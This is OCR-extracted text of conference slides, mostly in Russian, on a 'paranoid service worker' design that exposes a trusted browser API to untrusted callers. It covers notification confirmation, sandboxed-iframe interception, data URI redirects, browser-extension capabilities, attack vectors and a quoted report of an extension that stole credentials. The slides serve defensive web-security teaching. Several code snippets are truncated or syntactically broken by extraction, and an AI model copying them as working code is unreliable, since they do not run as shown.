
- all - пользуемся кэшом для всех ответов, но если cache-control: max-age больше чем 24 часа - кэширует на 24 часа
- none - браузер обновляет SW и его импорты, когда считает нужным
- imports - используем кэш для импортов, но не самого файла сервис-воркера

UNTRUSTED CALLER:


UTILIZING NOTIFICATION API



UNTRUSTED CALLER



UNTRUSTED CALLER



UNTRUSTED CALLER

```
doSomethingImportant = async (...args) =
    ...
    await notification('confirm?', {
        requireInteraction: true,
        data: args,

        actions: [
            {action: 'res', title: 'yes'}
            {action: 'rej', title: 'no'}
        ]
    })
    ...
```

UNTRUSTED CALLER

```
// sw.js
self.addEventListener(
    'notificationclick',
    ({notification, action}) => {
        notification.close()

        actions.callback(
            notification.data,
            action
        )
    })
```

UNTRUSTED CALLER

```
self.addEventListener('fetch',
event => {
    await confirm(event.request)
    event.respondWith(new Response(`
<!doctype html>

<script>
window.parent.postMessage(
    await handle(location)
)
</script>
`)))})
```

UNTRUSTED CALLER

```
self.addEventListener('fetch',
async event => {
    await confirm(event.request)
    const response = await handle(event
    event.respondWith(new Response(`

<!doctype html>
<script>
window.parent.postMessage(
${
    JSON.stringify(response)
})`)})
```

“ Upon installation or autoupdate, it would exfiltrate credentials for sites including ***amazon.com, live.com, github.com, google.com, myetherwallet.com****...*

“После установки или обновления оно начинало похищать реквизиты на сайтах ***amazon.com, live.com, github.com, google.com, myetherwallet.com****...*

mega.nz/blog_47

UNTRUSTED ORIGIN

*“ only **allow-same-origin** should be required for SW interception within a **sandboxed iframe***


“ By the time the request gets to fetch, it doesn't know it came from a sandboxed iframe

*“ только **allow-same-origin** должен требоваться для перехвата запроса сервис-воркером в **sandbox iframe***


“ обработчик запроса в fetch даже не знает, что запрос пришел из sandbox iframe

w3c/ServiceWorker/issues/648

UNTRUSTED REQUESTS



UNTRUSTED REQUESTS



BEFORE REQUEST

- прочитать оригинальный URL
- переадресовать запрос
- прочитать/изменить заголовки запроса
- прочитать тело запроса
- сломать запрос

HEADERS RECEIVED

- прочитать итоговый URL
- прочитать status code (200/204/418/502...)
- прочитать заголовки ответа
- сломать запрос

ПЛАГИНЫ НЕ МОГУТ

- менять тело ответа
- создавать новые страницы на домене

ATTACK VECTORS

- Контекст страницы caller.app:
  - Читать и писать в postMessage
  - Менять глобальные переменные
- Контекст страницы our.app:
  - + читать и писать в наш localStorage
- Браузерные плагины:

TRUSTED

DATA

URI


DATA URI

```
<img src="
<style>
li {
  background: url(data:image/gif;base64
}

pre {
  background:
    url(data:image/svg+xml,
        <svg xmlns="http://www.w3.org/2
        viewBox="0 0 1680 590">...)
}
```

ORIGIN EVADE

```
event.respondWith(Response.redirect(

'data:text/html,' +

'<script>parent.postMessage(' +

    JSON.stringify(
        await handle(request.url)
    )
')')))
```

THE RESULT



THE

RESULT

ATTACKS

 ~~Похищены ключи~~

- ~~API не работает~~
  работает даже когда сервер недоступен
  обнаруживает ряд попыток атаковать
- Флуд в API
- аргументы или результат раскрыты

UNTRUSTED SPEAKER

как защититься от подмены аргументов в редиректе?

не специфицированная эвристика

+ 20 минут к докладу

UNTRUSTED SPEAKER

как защититься от подмены аргументов в редиректе?

не специфицированная эвристика

+ 20 минут к докладу

как защититься от разглашения аргументов в url?

как защититься от разглашения ответов в postMessage?

отдельная whatwg-based механика

+20 минут к докладу

UNTRUSTED SPEAKER

как защититься от подмены аргументов в редиректе?

не специфицированная эвристика

+ 20 минут к докладу

как защититься от разглашения аргументов в url?

как защититься от разглашения ответов в postMessage?

отдельная whatwg-based механика

+20 минут к докладу

как защититься от DoS?

копировать опыт других

очень специфично для каждого приложения

UNTRUSTED SPEAKER

как защититься от подмены аргументов в редиректе?

не специфицированная эвристика

+ 20 минут к докладу

как защититься от разглашения аргументов в url?

как защититься от разглашения ответов в postMessage?

отдельная whatwg-based механика

+20 минут к докладу

как защититься от DoS?

копировать опыт других

очень специфично для каждого приложения

как сделать API надежнее?

¯_(ツ)_/¯

PARANOID SERVICE WORKER

Vsevolod Rodionov, tech cutup
@jabher